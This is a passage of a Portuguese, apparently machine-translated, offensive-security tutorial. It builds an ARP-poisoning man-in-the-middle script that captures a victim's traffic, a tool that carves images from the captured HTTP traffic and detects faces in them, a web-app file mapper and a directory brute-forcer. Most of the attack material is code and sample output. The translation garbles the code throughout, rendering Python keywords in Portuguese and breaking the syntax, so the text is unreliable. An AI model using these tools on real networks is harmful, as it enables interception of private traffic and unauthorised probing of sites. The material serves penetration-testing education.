Agora que sabemos o que precisamos fazer, vamos colocá-lo em prática. Quando eu testei isso, eu ataquei um verdadeiro máquina e do Windows usando meu Kali VM como minha máquina de atacar. Eu também testei este código contra vários dispositivos móveis conectados a um ponto de acesso sem fios e funcionou muito bem. A primeira coisa vamos fazer é verificar o cache ARP na máquina Windows de destino para que possamos ver o nosso ataque em ação mais tarde. Examine o seguinte para ver como inspecionar o cache ARP no seu Windows VM.

```
C:\Users\Clare> ipconfig

Configuração IP do Windows

Adaptador Wireless LAN Wireless Network Connection:

    -Conexão específica Sufixo DNS . . . . . gateway.pace.com
    Link-local IPv6 endereços . . . . . : Fe80 :: 34a0: 48cd: 579% a3d9 1
    Endereço IPv4 . . . . . : 172.16.1.71
    Máscara de sub-rede. . . . . : 255.255.255.0
    ① Gateway Padrão. . . . . : 172.16.1.254

C:\Users\Clare> arp -a
```

Então agora podemos ver que o endereço IP do gateway **①** está em 172.16.1.254 e seu cache ARP associada entrada **②** tem um endereço MAC de 3c-ea-4-F-2b-41-f9 . Vamos tomar nota desta porque podemos ver o cache ARP, enquanto o ataque está em curso e ver que nós mudamos a porta de entrada do registrado Endereço MAC. Agora que sabemos que o gateway e o nosso endereço IP de destino, vamos começar a codificar o nosso ARP script de envenenamento. Abra um novo arquivo Python, chame- arper.py , e insira o seguinte código:

```

de scrapy.all import *
import os
sys importação
rosqueamento de importação
sinal de importação

interface      = "En1"
target_ip      = "172.16.1.71"
gateway_ip     = "172.16.1.254"
packet_count   = 1000

# Definir nossa interface
conf.iface = Interface

# Desligar a saída
conf.verb = 0

print "[*] Configurando% s" interface%

❶ gateway_mac = get_mac (gateway_ip)

se gateway_mac é None:
    print "[!!!] Falha ao obter o MAC do gateway. Saindo."
    sys.exit (0)
outro:
    print "[*] gateway% s está em% s"%(gateway_ip, gateway_mac)

❷ target_mac = get_mac (target_ip)

se target_mac é None:
    print "[!!!] Falha ao obter o alvo MAC. sair."
    sys.exit (0)
outro:
    print "[*] Alvo% s está em% s"%(target_ip, target_mac)

# Começar a discussão veneno
❸ poison_thread = threading.Thread (target = poison_target, args =
                                    (Gateway_ip, gateway_mac, target_ip, target_mac))
poison_thread.start ()

experimentar:
    print "[*] A partir sniffer por% d pacotes"% packet_count

    bpf_filter = "ip host% s" target_ip
    ❹ pacotes = fungada (count = packet_count, filter = bpf_filter, iface = interface)
    # Escrever os pacotes capturados
    ❺ wrpcap ('arper.pcap', pacotes)

    # Restaurar a rede
    ❻ restore_target (gateway_ip, gateway_mac, target_ip, target_mac)

exceto KeyboardInterrupt:
    # Restaurar a rede
    restore_target (gateway_ip, gateway_mac, target_ip, target_mac)
    sys.exit (0)

```

Esta é a parte de instalação principal do nosso ataque. Começamos por resolver o gateway **①** e destino IP **②** do endereço correspondente endereços MAC usando uma função chamada `get_mac` que vamos sondar em breve.

Depois de ter conseguido isso, nós girar um segundo thread para começar o envenenamento real ARP ataque ❸ . Em nosso segmento principal, começamos um sniffer ❹ que irá capturar um valor predefinido de pacotes usando um filtro BPF para apenas o tráfego de captura para o nosso endereço IP de destino. Quando todos os pacotes tenham sido capturado, nós escrevê-los ❺ para um arquivo PCAP para que possamos abri-los no Wireshark ou utilizar o nosso próximo roteiro imagem carving contra eles. Quando o ataque é terminado, nós chamamos o nosso `restore_target` função ❻ , que é responsável por colocar a rede de volta para a forma como ele foi antes que o envenenamento ARP ocorreu. Vamos adicionar as funções de apoio agora perfurando na seguinte código acima do nosso bloco de código anterior:

```

restore_target def (gateway_ip, gateway_mac, target_ip, target_mac):
    # Método ligeiramente diferente usando enviar
    print "[*] Restaurando alvo ..."
    ❶ enviar (ARP (op = 2, psrc = gateway_ip, PDST = target_ip,
        hwdst = "ff: ff: ff: ff: ff", hwsr = gateway_mac), count = 5)
    enviar (ARP (op = 2, psrc = target_ip, PDST = gateway_ip,
        hwdst = "ff: ff: ff: ff: ff", hwsr = target_mac), count = 5)

    # Sinaliza o thread principal para sair

    ❷ os.kill (os.getpid (), signal.SIGINT)

get_mac def (ip_address):
    ❸ respostas, sem resposta =
        SRP (Ether (dst = "ff: ff: ff: ff: ff") / ARP (PDST = ip_address),
            timeout = 2, repetir = 10)

    # Retornar o endereço MAC de uma resposta
    para S, R nas respostas:
    retorno r [Ether].src

    Nenhum voltar

poison_target def (gateway_ip, gateway_mac, target_ip, target_mac):
    ❹ poison_target = ARP ()
    poison_target.op = 2
    poison_target.psrc = gateway_ip
    poison_target.pdst = target_ip
    poison_target.hwdst = target_mac

    ❺ poison_gateway = ARP ()
    poison_gateway.op = 2
    poison_gateway.psrc = target_ip
    poison_gateway.pdst = gateway_ip
    poison_gateway.hwdst = gateway_mac

    print "[*] Começando o veneno ARP. [CTRL-C para parar]"

    ❻ while True:
        experimentar:
            enviar (poison_target)
            enviar (poison_gateway)

            time.sleep (2)
        except KeyboardInterrupt:
            restore_target (gateway_ip, gateway_mac, target_ip, target_mac)

    print "[*] ataque ARP veneno terminado."
    Retorna

```

Então esta é a carne e as batatas do ataque real. Nossa `restore_target` função simplesmente envia os pacotes ARP adequados à emissão de endereço de rede ❶ para redefinir os caches ARP da gateway e alvo máquinas. Nós também enviar um sinal para o segmento principal ❷ para sair, o que será útil. No caso do nosso segmento envenenamento é executado em um assunto ou você bater CTRL -C no seu teclado. nossa `get_mac` função é responsável pela utilização do SRP (enviar e receber pacotes) Função ❸ para emitir uma solicitação ARP para o endereço IP especificado, a fim de resolver o endereço MAC associado a ele. Nossa `poison_target` função constrói -se ARP pedidos para envenenar tanto o alvo IP ❹ e da porta de entrada ❺ . Por envenenando tanto a porta de entrada e o destino IP endereço, que pode ver o tráfego fluindo em e fora de o alvo. Nós continuamos emitindo essas requisições ARP ❻ em um loop para se certificar de que o respectivo ARP entradas de cache permanecem envenenado para a duração do nosso ataque.

Vamos dar este menino mau para uma rotação!

Chutar os pneus

Antes de começar, é preciso primeiro dizer a nossa máquina host local que podemos transmitir pacotes ao longo de o gateway eo endereço IP de destino. Se você está no seu Kali VM, digite o seguinte comando em seu terminal:

```
#:> Echo 1 > / proc / sys / net / ipv4 / ip_forward
```

Se você é um fanboy da Apple, em seguida, use o seguinte comando:

```
fanboy: tmp justin $ sudo sysctl -w net.inet.ip.forwarding = 1
```

Agora que temos IP encaminhamento no lugar, vamos fogo até o nosso roteiro e verificar o cache ARP do nosso máquina de destino. A partir de sua máquina de ataque, execute o seguinte (como root):

```

fanboy: tmp justin $ sudo python2.7 arper.py
AVISO: Nenhuma rota encontrada para o destino IPv6 :: (sem rota padrão?)
[*] Configurando EN1
[*] Gateway 172.16.1.254 está em 3c: EA: 4F: 2b: 41: f9
[*] Alvo 172.16.1.71 é de 00: 22: 5F: ec: 38: 3d
[*] A partir do veneno ARP. [CTRL-C para parar]
[*] Sniffer de partida para 1000 pacotes

```

Impressionante! Nenhum erro ou outra estranheza. Agora vamos validar o ataque à nossa máquina de destino:

```
C: \ Users \ Clare> arp -a

Interface: 172.16.1.71 --- 0xB
Endereço Internet      Endereço físico      Digitar
172.16.1.64            10-40-f3-ab-71-02    dinâmico
172.16.1.254           10-40-f3-ab-71-02    dinâmico
172.16.1.255           ff-ff-ff-ff-ff-ff   estático
224.0.0.0.22            01-00-5e-00-00-16   estático
224.0.0.251             01-00-5e-00-00-fb   estático
224.0.0.252             01-00-5e-00-00-fc   estático
255.255.255.255         ff-ff-ff-ff-ff-ff   estático
```

agora você pode ver que o pobre Clare (é difícil ser casada com um hacker, Hackin 'não é fácil, etc.) tem agora seu cache ARP envenenado onde o gateway agora tem o mesmo endereço MAC como o atacante computador. Você pode ver claramente na entrada acima da porta de entrada que eu estou atacando de 172.16.1.64 . Quando o ataque é acabado captura de pacotes, você deve ver uma *arp.pcap* arquivo no mesmo diretório como seu script. Pode, claro, fazer coisas como forçar o computador de destino para o proxy todo o seu tráfego através de uma instância local do arroto ou fazer qualquer número de outras coisas desagradáveis. Você pode querer pendurar sobre a que PCAP para a próxima seção sobre processamento de PCAP - você nunca sabe o que você pode encontrar!

PCAP Processing

Wireshark e outras ferramentas como Rede Miner são grandes para interativamente explorar a captura de pacotes arquivos, mas haverá momentos em que você deseja cortar e cortar PCAPs utilizando Python e scapy. Alguns grandes casos de uso estão a gerar casos de teste de fuzzing com base no tráfego de rede capturado ou mesmo algo tão simples como repetir o tráfego que você tenha capturado anteriormente.

Vamos dar uma volta um pouco diferente sobre isso e tentar esculpir arquivos de imagem de HTTP tráfego. Com estes arquivos de imagem em mãos, vamos usar OpenCV,^[9] uma ferramenta de visão por computador, para tentar detectar imagens que contêm rostos humanos para que possamos diminuir as imagens que podem ser interessantes. Podemos usar nosso script envenenamento ARP anterior para gerar os arquivos PCAP ou você pode estender o ARP envenenamento sniffer para fazer on-the-fly detecção facial de imagens enquanto a meta é a navegação. Vamos a começar pela queda no código necessário para realizar a análise PCAP. Abrir *pic_carver.py* e insira o seguinte código:

```
importação re
zlib import
cv2 importação

de scapy.all import *

pictures_directory = "/ home / justin / pic_carver / imagens"
faces_directory = "/ Home / justin / pic_carver / rostos"
pcap_file = "Bhp.pcap"

http_assembler def (pcap_file):

    carved_imagens = 0
    faces_detected = 0

    ❶ A = rdpcap (pcap_file)

    sessões = () a.sessions
    para a sessão em sessões:

        http_payload = ""

        para pacotes em sessões [sessão]:

            experimentar:
                se o pacote [TCP] .dport == 80 ou pacote [TCP] .sport == 80:

                ❷ # Remontar o fluxo de
                    http_payload + = str (packet [TCP] .payload)
                exceto:
                    passar

            ❸ headers = get_http_headers (http_payload)
            se cabeçalhos é None:
                continuar
            ❹ imagem, image_type = extract_image (cabeçalhos, http_payload)
            se a imagem não é nenhum e image_type não é None:

                # Armazenar a imagem
                file_name = "% s-pic_carver-% d.% s"%
                (Pcap_file, carved_imagens, image_type)

                fd = open ( "% s /% s"%
                (Pictures_directory, file_name), "wb")

                fd.write (imagem)
                fd.close ()

                carved_imagens + 1 =
```

```

# Agora tentar a detecção de rosto
# experimentar:
    result = face_detect ( "% s /% s"
                           (Pictures_directory, file_name), file_name)

    se o resultado for verdadeiro:
        faces_detected + 1 =
    exceto:
        passar

    voltar carved_images, faces_detected

carved_images, faces_detected = http_assembler (pcap_file)

impressão "Extraido:% d imagens"% carved_images
print "Detetado:% d enfrenta"% faces_detected

```

Esta é a principal lógica esqueleto de todo o nosso roteiro, e vamos adicionar nas funções de apoio
 Em breve. Para começar, abra o arquivo PCAP para processamento ① . Aproveitamos uma característica bonita de Scapy para separar automaticamente cada sessão TCP ② em um dicionário. Nós usamos isso e filtrar somente O tráfego HTTP e, em seguida, concatenar a carga de todo o tráfego HTTP ③ em um único buffer. este é efetivamente o mesmo que clicar com o botão direito no Wireshark e selecionando Follow TCP Stream. Depois de nós ter os dados HTTP remontado, nós passá-lo à nossa função de cabeçalho HTTP de análise ④ , que será permitir-nos para inspecionar os cabeçalhos HTTP individualmente. Depois que validar que estamos recebendo uma imagem de volta em uma resposta HTTP, extraímos a imagem crua ⑤ e retornar o tipo de imagem e do corpo binário da própria imagem. Esta não é uma imagem rotina de extração à prova de balas, mas como você vai ver, ele funciona surpreendentemente bem. Nós armazenar a imagem extraída ⑥ e depois passar o caminho do arquivo junto ao nosso facial Rotina de detecção ⑦ .

Agora vamos criar as funções de apoio, adicionando o seguinte código acima da nossa http_assembler função.

```

get_http_headers def (http_payload):
    experimentar:
        # Dividir os cabeçalhos fora se ele é o tráfego HTTP
        headers_raw = http_payload [ : http_payload.index ( "\r\n\r\n") + 2]

        # Quebrar os cabeçalhos
        headers = dict (re.findall (r"? (P < 'name' *):.? (P < valor> *) \r\n n? .?", headers_raw))
    exceto:
        Nenhum voltar

    se "Content-Type" não nos cabeçalhos:
        Nenhum voltar

    retornar cabeçalhos

def extract_image (cabeçalhos, http_payload):
    imagem = None
    image_type = None

    experimentar:
        se "imagem" em cabeçalhos [ 'Content-Type']:
            # Agarrar o tipo de imagem e imagem corporal
            image_type = cabeçalhos [ 'Content-Type']. split ( "/") [1]

            image = http_payload [http_payload.index ( "\r\n\r\n") + 4:]

            # Se detectarmos compressão descompactar a imagem
            experimentar:
                se "Content-Encoding" em headers.keys () :
                    se cabeçalhos [ 'Content-Encoding'] == "gzip":
                        image = zlib.decompress (imagem, 16 + zlib.MAX_WBITS)
                    cabeçalhos elif [ 'Content-Encoding'] == "desinflar":
                        image = zlib.decompress (imagem)
            exceto:
                passar
        exceto:
            voltar Nada, Nada

    Imagem de retorno, image_type

```

Essas funções de apoio nos ajudar a dar uma olhada mais de perto os dados HTTP que nós recuperados de nossa Arquivo PCAP. O get_http_headers função recebe o tráfego HTTP cru e divide os cabeçalhos usando uma expressão regular. O extract_image função usa os cabeçalhos HTTP e determina se recebemos uma imagem na resposta HTTP. Se detectarmos que o Content-Type cabeçalho contém efectivamente o tipo de imagem MIME, dividimos o tipo de imagem; e se houver compressão aplicado à imagem em trânsito, tentamos descompactá-lo antes de devolver o tipo de imagem e do buffer de imagem crua. Agora vamos cair em nosso código de detecção facial para determinar se há um rosto humano em qualquer uma das imagens que recuperados. Adicione o seguinte código para pic_carver.py :

```

face_detect def (caminho, file_name):
    img = Cv2.imread (caminho)
    cascade = cv2.CascadeClassifier ( "haarcascade_frontalface_alt.xml")
    rects = Cascade.detectMultiScale (img, 1, 3, 4, cv2.cv.CV_HAAR_
                                     SCALE_IMAGE, (20,20))

    if len (rects) == 0:
        retornar False
    rects [:, 2:] + = rects [:, : 2]

    # Destacar os rostos na imagem
    para x1, y1, x2, y2 em rects:
        cv2.rectangle (IMG, (x1, y1), (x2, Y2), (127,255,0), 2)

    cv2.imwrite ( "% s /% s-% s" (faces_directory, pcap_file, file_name), img)
    retornar True

```

Este código foi generosamente compartilhados por Chris Fida em <http://www.fideloper.com/facial-detection/> com

ligar as aplicações possuem o que é chamado de OpenCV Path and pode detectar a imagem  olhando para a frente orientação. Há classificadores de perfil (de lado) de detecção de rosto, mãos, frutas, e toda uma série de outros objetos que você pode experimentar por si mesmo. Após a detecção foi executado, ele irá retornar As coordenadas do retângulo que correspondem ao local onde a cara foi detectado na imagem. Em seguida, desenhar um retângulo verde real sobre aquela área  e escrever a imagem resultante  . Agora vamos dar tudo isso para dar uma volta dentro do seu Kali VM.

Chutar os pneus

Se você não tiver instalado pela primeira vez as bibliotecas OpenCV, execute os seguintes comandos (mais uma vez, obrigado, Chris Fidao) a partir de um terminal no seu Kali VM:

```
#:> Apt-get instalar o python-opencv python-numpy python-scipy
```

Isso deve instalar todos os arquivos necessários necessários para lidar com a detecção facial em nossas imagens resultantes. Nós também precisamos pegar o arquivo de treinamento de detecção facial assim:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Agora crie um par de diretórios para a nossa produção, cair em um PCAP, e executar o script. Isto deveria algo parecido com isto:

```
#:> Mkdir imagens
#:> Mkdir rostos
#:> Python pic_carver.py
Extraido: 189 imagens
Detetado: 32 rostos
#:>
```

Você pode ver uma série de mensagens de erro que estão sendo produzidos por OpenCV devido ao fato de que alguns dos imagens foram alimentadas para ele pode estar corrompido ou parcialmente baixado ou seu formato não seja oferecido. (Eu vou deixar a construção de uma extração de imagem robusta e rotina de validação como uma lição de casa para você.) Se você crack abrir seu diretório rostos, você deve ver um número de arquivos com rostos e magia caixas verdes desenhada em torno deles.

Esta técnica pode ser usado para determinar quais os tipos de conteúdo seu alvo está olhando, bem como a Descubra se aproxima provavelmente através de engenharia social. Pode, claro, estender este exemplo para além usá-lo contra as imagens esculpidas em PCAPs e usá-lo em conjunto com o rastreamento da web e análise técnicas descritas nos capítulos posteriores.

[8] <http://www.secdev.org/projects/scapy/doc/installation.html#windows>

[9] Confira OpenCV aqui: <http://www.opencv.org/>.

Capítulo hackery 5. Web

Analisando aplicações web é absolutamente crítico para um atacante ou penetração tester. Em mais moderna redes, aplicações web apresentar a superfície do maior ataque e assim também são os mais comuns avenida para ganhar acesso. Há uma série de excelentes ferramentas de aplicação web que tenham sido escrito em Python, incluindo w3af, SqlMap, e outros. Francamente, temas como injeção de SQL foram espalhados até a morte, e o conjunto de ferramentas disponíveis é maduro o suficiente para que nós não precisamos de reinventar a roda. Em vez disso, vamos explorar os conceitos básicos de interagir com a Web usando Python, e então construir esse conhecimento para criar reconhecimento e de força bruta ferramental. Você vai ver como análise de HTML pode ser útil na criação de forçadores brutos, ferramentas de reconhecimento e sites de texto pesado de mineração. A idéia é criar algumas ferramentas diferentes para dar-lhe as habilidades fundamentais que você precisa para construir qualquer tipo de web ferramenta de avaliação de aplicativo que o seu cenário de ataque em particular exige.

A Biblioteca soquete da Web: urllib2

Muito parecido com a escrita de ferramentas de rede com a biblioteca de soquete, quando você está criando ferramentas para interagir com serviços web, você vai usar o `urllib2` biblioteca. Vamos dar uma olhada fazendo uma solicitação GET muito simples para o site No Starch Press:

```
urllib2 de importação
❶ corpo = urllib2.urlopen ( "http://www.nostarch.com")
❷ impressão body.read ()
```

Este é o exemplo mais simples de como fazer uma solicitação GET para um site. Esteja consciente de que estamos apenas buscar a página raw a partir do site No Starch, e que nenhum JavaScript ou outro do lado do cliente línguas será executado. Nós simplesmente passar em uma URL para o `urlopen` função ❶ e ele retorna um arquivo-like objeto que nos permite ler de volta ❷ o corpo do que os retornos de servidor web remoto. Na maioria dos casos, no entanto, você vai querer um controle mais de textura fina sobre como você fazer essas solicitações, inclusive sendo capaz de definir cabeçalhos específicos, lidar com cookies, e criar solicitações POST. `urllib2` expõe um `Pedido` de classe que lhe dá esse nível de controle. Abaixo está um exemplo de como criar o mesmo pedido GET utilizando o `Pedido` de classe e definir um cabeçalho HTTP personalizado `User-Agent`:

```
urllib2 de importação
url = "http://www.nostarch.com"
❶ cabeçalhos = {}
cabeçalhos [ 'User-Agent' ] = "Googlebot"
❷ pedido = urllib2.Request (url, headers = cabeçalhos)
❸ resposta = urllib2.urlopen (request)

response.read print ()
response.close ()
```

A construção de um `Pedido` objecto é ligeiramente diferente do que o nosso exemplo anterior. Para criar cabeçalhos personalizados, você define um dicionário `cabeçalhos` ❶, o que lhe permite, em seguida, definir a chave de cabeçalho e valor que você deseja usar. Neste caso, vamos fazer o nosso script Python parece ser o Googlebot. Em seguida, criamos o nosso `Pedido` objeto e passar na `url` e os `cabeçalhos` dicionário ❷, e, em seguida, passar o `Pedido` de objeto para o `urlopen` chamada de função ❸. Isso retorna de arquivos como um normal, objeto que podemos usar para ler os dados a partir do site remoto.

Nós agora temos os meios fundamentais para conversar com serviços web e sites, então vamos criar algum útil ferramental para qualquer ataque de aplicações web ou teste de penetração.

Instalações mapeamento Open Source Web App

sistemas de gestão de conteúdo e plataformas de blogs como Joomla, WordPress e Drupal fazer iniciar um novo blog ou site simples, e eles são relativamente comuns em um ambiente de hospedagem compartilhada ou mesmo uma rede corporativa. Todos os sistemas têm os seus próprios desafios em termos de instalação, configuração e gerenciamento de patches, e estas suites CMS não são exceção. Quando um excesso de trabalho sysadmin ou um desenvolvedor web infeliz não segue todos os procedimentos de segurança e de instalação, ele pode ser presas fáceis para um atacante para obter acesso ao servidor web.

Porque nós podemos fazer download de qualquer aplicativo de origem web aberta e localmente determinar o seu arquivo e estrutura de diretórios, podemos criar um scanner built-propósito que pode caçar para todos os arquivos que são acessíveis no destino remoto. Isso pode erradicar arquivos de instalação de sobra, diretórios que devem ser protegidos por .htaccess arquivos, e outras coisas que podem ajudar um atacante na obtenção de um ponto de apoio na web servidor. Este projeto também lhe ensina como utilizar Python Queue objetos, que nos permitem construir um grandes, thread-safe pilha de itens e ter vários segmentos pegar itens para processamento. Isto irá permitir nosso scanner para executar muito rapidamente. Vamos abrir *web_app_mapper.py* e insira o seguinte código:

```
Fila de importação
rosqueamento de importação
import os
urllib2 de importação

tópicos = 10

❶ alvo      = "Http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filtros   = [ ".jpg", ".Gif", ".png", ".Css"]

os.chdir (diretório)

❷ web_paths = Queue.Queue ()

❸ para r, d, f em os.walk ( "."):
    para arquivos em f:
        remote_path = "% s /% s" % (r, arquivos)
        Se remote_path.startswith ( "."):
            remote_path = remote_path [1]
        se os.path.splitext (arquivos) [1] não por filtros:
            web_paths.put (remote_path)

    test_remote def ():

❹ enquanto não web_paths.empty () :
    path = web_paths.get ()
    url = "% s % s" % (meta, path)

    request = urllib2.Request (url)
    experimentar:
        response = urllib2.urlopen (request)
        content = response.read ()

❺     print "[% d] =>% s" % (response.code, path)
        response.close ()

❻     excepto urllib2.HTTPError como erro:
        #print "Falhou% s" % error.code
        passar

❾ para i no alcance (threads):
    print "thread Piracema:% d" % i
    t = threading.Thread (target = test_remote)
    t.start ()
```

Começamos por definir o site de destino remoto ❶ e o diretório local no qual temos download e extraiu o aplicativo web. Nós também criar uma simples lista de extensões de arquivo que Não estamos interessados em fingerprinting. Esta lista pode ser diferente, dependendo do aplicativo de destino. o web_paths ❷ variável é a nossa fila de objeto , onde nós vai armazenar os arquivos que vamos tentar para localizar no servidor remoto. Em seguida, usamos o os.walk ❸ função para percorrer todos os arquivos e diretórios no diretório do aplicativo web local. À medida que caminhamos através dos arquivos e diretórios, nós estamos construindo o caminho completo para os arquivos de destino e testá-las contra a nossa lista de filtros para garantir que nós está olhando apenas para os tipos de arquivo que queremos. Para cada arquivo válido encontramos localmente, nós adicioná-lo ao nosso web_paths Queue .

Olhando para a parte inferior do script ❾ , estamos a criar uma série de roscas (como definido no topo do arquivo) que cada um deles será chamado o test_remote função. O test_remote função opera em um loop que irá manter execução até que o web_paths Queue está vazio. Em cada iteração do loop, nós agarrar um caminho da fila de ❹ , adicioná-lo ao caminho base do site de destino, e em seguida, tentar recuperá-lo. Se formos bem sucedidos em recuperar o arquivo, a saída do código de status HTTP eo caminho completo para o arquivo ❺ . Se o arquivo é não encontrado ou está protegido por um .htaccess arquivo, este irá causar urllib2 para lançar um erro, que lidamos com ❻ para que o loop pode continuar a execução.

Chutar os pneus

Para fins de teste, eu instalei o Joomla 3.1.1 no meu Kali VM, mas você pode usar qualquer web de código aberto aplicativo que você pode implantar rapidamente ou que você já em execução. Quando você executa `web_app_mapper.py`, você deve ver a saída como a seguinte:

```
rosca de desova: 0
rosca de desova: 1
rosca de desova: 2
rosca de desova: 3
rosca de desova: 4
rosca de desova: 5
rosca de desova: 6
rosca de desova: 7
rosca de desova: 8
rosca de desova: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Você pode ver que estamos pegando alguns resultados válidos, incluindo alguns. `.Txt` e arquivos XML. Do Claro, você pode construir a inteligência adicional no script para arquivos que você está interessado em retornar somente - tal como aqueles com a palavra *instalar* neles.

Diretórios e localizações de arquivo Brute-Forçando

O exemplo anterior assume um monte de conhecimento sobre o seu destino. Mas, em muitos casos em que você está atacar um aplicativo web personalizado ou sistema de e-commerce grande, você não vai estar ciente de todos os arquivos acessíveis no servidor web. Geralmente, você vai implantar uma aranha, como a que está incluída no Arroto Suite, para rastrear o site de destino, a fim de descobrir o máximo da aplicação web como possível. No entanto, em muitos casos, existem arquivos de configuração, arquivos de desenvolvimento de sobra, depurar scripts e outros farinha de rosca de segurança que podem fornecer informações sensíveis ou exponham funcionalidade que o desenvolvedor de software não tinha a intenção. A única maneira de descobrir este conteúdo é usar uma ferramenta de força bruta para caçar nomes de arquivos e diretórios comuns.

Nós vamos construir uma ferramenta simples que irá aceitar listas de palavras de força bruta comuns, como a DirBuster projeto [10] ou SVNDigger [11] e tentativa de descobrir diretórios e arquivos que são acessíveis no alvo servidor web. Como antes, vamos criar um pool de threads para tentar agressivamente para descobrir conteúdo. Vamos começar criando algumas funcionalidades para criar uma fila de fora de um arquivo de lista de palavras. Abrir um novo arquivo, o nome dele `content_bruter.py`, e insira o seguinte código:

```
urllib2 de importação
rosqueamento de importação
Fila de importação
urllib importação

tópicos      = 50
Alvo URL     = "Http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # de SVNDigger
curriculo    = None
agente de usuário "Mozilla / 5.0 (X11; x86_64 Linux; rv: 19,0) Gecko / 20100101
                           Firefox / 19.0"

build_wordlist def (wordlist_file):

    # Ler na lista de palavras
    fd = open (wordlist_file, "rb")
    raw_words fd.readlines = ()
```

```

        ra.close()

        found_resume = False
        palavras      = Queue.Queue()

    ②    por palavra em raw_words:
        word = word.rstrip()

        Se curriculo não é None:
            se found_resume:
                words.put (palavra)
            outro:
                se a palavra == curriculo:
                    found_resume = True
                    print "Retomar a lista de palavras a partir de: %s" % curriculo
            outro:
                words.put (palavra)

    retornar palavras

```

Essa função auxiliar é bastante simples. Lemos em um arquivo de lista de palavras ① e então começar a iteração sobre cada linha no arquivo ② . Temos algumas funcionalidades built-in que nos permite retomar uma brute-forçando sessão se a nossa conectividade de rede for interrompida ou o site de destino vai para baixo. Isto pode ser alcançando simplesmente definindo o `curriculo` variável para o último caminho que o forcer bruta tentado. Quando o

arquivo inteiro foi analisado, voltamos a `Queue` cheio de palavras para usar em nosso real brute-forcing função. Vamos reutilizar esta função mais adiante neste capítulo.

Queremos algumas funcionalidades básicas para estar disponível para o nosso script-forçando bruta. O primeiro é a capacidade de aplicar uma lista de extensões para testar ao fazer solicitações. Em alguns casos, você querer tentar não só a `/admin` diretamente para o exemplo, mas `admin.php`, `admin.inc`, e `admin.html`.

```

dir_bruter def (word_queue, extensões = None):
    enquanto não word_queue.empty():
        tentativa = word_queue.get()

        attempt_list = []

        # Verificar para ver se há uma extensão de arquivo; se não,
        # É um caminho de diretório que estamos bruting
    ①    E se "." não em tentativa:
        attempt_list.append ( "%s /%s" % tentativa)
    outro:
        attempt_list.append ( "%s/%s" % tentativa)

    ②    # Se queremos Bruteforce extensões
    se as extensões:
        para a extensão em extensões:
            attempt_list.append ( "%s/%s.%s" % (tentativa, extensão))

    # Iterate sobre a nossa lista de tentativas
    para bruta em attempt_list:

        url = "%s %s" % (target_url, urllib.quote (bruta))

        experimentar:
            cabeçalhos = {}
            headers [ "User-Agent"] = user_agent
            r = urllib2.Request (url, headers = cabeçalhos)

            response = urllib2.urlopen (r)

        ③    if len (response.read ()):
            print "[%d] =>%s" % (response.code, url)

            excepto urllib2.URLError, e:
                se hasattr (e, 'code') e e.code = 404:
                    print "!!!%d =>%s" % (e.code, url)

    passar

```

Nossa `dir_bruter` função aceita uma fila de objeto que é preenchido com as palavras a usar para brute-forçando e uma lista opcional de extensões de arquivo para testar. Começamos por testes para ver se há um arquivo extensão na palavra atual ① , e se não houver, nós tratá-lo como um diretório que queremos para testar no servidor web remoto. Se houver uma lista de extensões de arquivo passados em ② , então tomamos a corrente palavra e aplicar cada extensão de arquivo que queremos testar. Pode ser útil aqui para pensar em usar extensões como `.orig` e `bak` no topo das extensões regulares linguagem de programação. Depois nós construímos uma lista de tentativas de-forçando bruta, vamos definir o User-Agent cabeçalho para algo inócuo ③ e testar o servidor web remoto. Se o código de resposta é um 200, que a saída do URL ④ , e se receber nada mas a 404 nós também saída dele ⑤ porque isso pode indicar algo interessante na web remoto servidor além de um erro "arquivo não encontrado".

É útil para prestar atenção e reagir à sua saída, porque, dependendo da configuração do servidor web remoto, você pode ter que filtrar mais códigos de erro HTTP, a fim de limpar o seu

resultados. Vamos terminar o roteiro através da criação de nossa lista de palavras, criando uma lista de extensões, e fiação os fios-forçando bruta.

```

word_queue = build_wordlist (wordlist_file)
extensões = [ ".php", ".bak", ".orig", ".inc"]

for i in range (threads):
    t = threading.Thread (target = dir_bruter, args = (word_queue, extensões,))
    t.start()

```

O fragmento de código acima é bastante simples e deve ser familiar até agora. Nós começamos nossa lista de palavras a força bruta, criar uma simples lista de extensões de arquivo para testar, e depois girar um grupo de tópicos para fazer o brute-forcing.

Chutar os pneus

OWASP tem uma lista de on-line e off-line (máquinas virtuais, ISOs, etc.) aplicações web vulneráveis que você pode testar o seu ferramental contra. Neste caso, o URL que é referenciado nos pontos de código fonte a uma aplicação web intencionalmente buggy hospedado por Acunetix. O legal é que ele mostra como efetiva-forçando brute uma aplicação web pode ser. Eu recomendo que você defina o `THREAD_COUNT` variável para algo sótâo como 5 e executar o script. Em pouco tempo, você deve começar a ver resultados, como o aqueles abaixo:

```
[200] => http://testphp.vulnweb.com/CSV/  
[200] => http://testphp.vulnweb.com/admin/  
[200] => http://testphp.vulnweb.com/index.bak  
[200] => http://testphp.vulnweb.com/search.php  
[200] => http://testphp.vulnweb.com/login.php  
[200] => http://testphp.vulnweb.com/images/  
[200] => http://testphp.vulnweb.com/index.php  
[200] => http://testphp.vulnweb.com/logout.php  
[200] => http://testphp.vulnweb.com/categories.php
```

Você pode ver que estamos puxando alguns resultados interessantes a partir do site remoto. Eu não posso forçar bastante a importância de realizar bruta-forçando o conteúdo contra todas as suas metas de aplicação web.

Brute-Forçando a autenticação de formulário HTML

